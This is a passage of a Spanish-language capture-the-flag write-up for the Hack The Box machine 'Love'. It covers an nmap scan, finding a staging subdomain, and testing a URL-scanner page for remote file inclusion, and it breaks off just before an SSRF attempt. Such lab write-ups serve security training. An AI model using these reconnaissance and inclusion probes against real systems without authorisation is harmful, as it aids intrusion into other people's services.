
Love - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 127 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Voting System using PHP
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     syn-ack ttl 127 Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql?       syn-ack ttl 127
| fingerprint-strings:
|   DNSStatusRequestTCP:
|_    Host '10.10.14.5' is not allowed to connect to this MariaDB server
| mysql-info:
|_  MySQL Error: Host '10.10.14.5' is not allowed to connect to this MariaDB server
5000/tcp  open  http         syn-ack ttl 127 Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
5040/tcp  open  unknown      syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http     syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2024-10-28T16:42:29+00:00; +21m32s from scanner time.
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
7680/tcp  open  pando-pub?   syn-ack ttl 127
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please subr
/submit.cgi?new-service :
SF-Port3306-TCP:V=7.94SVN%I=7%D=10/28%Time=671FB944%P=x86_64-pc-linux-gnu%
SF:r(DNSStatusRequestTCP,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.5'\x20
SF:is\x20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20serve
```

En el puerto 80 vemos un servicio llamado "Vote System"




En el puerto 443 y 5000 no tenemos permisos para ver el contenido




En el escaneo de nmap encontramos un subdominio:

```
443/tcp   open  ssl/http     syn-ack ttl 127
|_http-server-header: Apache/2.4.46 (Win64) (
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represen
|_http-title: 403 Forbidden
| ssl-cert: Subject: commonName=staging.love
nizationalUnitName=love.htb/localityName=nor
| Issuer: commonName=staging.love.htb/organi
nitName=love.htb/localityName=norway
| Public Key type: rsa
```


Nos lleva a "Free File Scanner":



Si vamos a "demo" nos dice que podemos escanear una URL:




Voy a probar si es posible efectuar un RFI (Remote File Incluision). Me creo un archivo index.html donde creo un titulo llamado "test" y me abro un servidor con python para que sea accesible:





```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.239 - - [28/Oct/2024 13:03:07] "GET / HTTP/1.1" 200 -
```


Pero no me interpreta codigo php para poder ejecutar comandos. Vamos a probar si podemos realizar un SSRF. Como el puerto 443 y 5000 no son accesibles desde fuera, quizas podemos visualizarlo a traves del puerto 80 de la maquina victima:



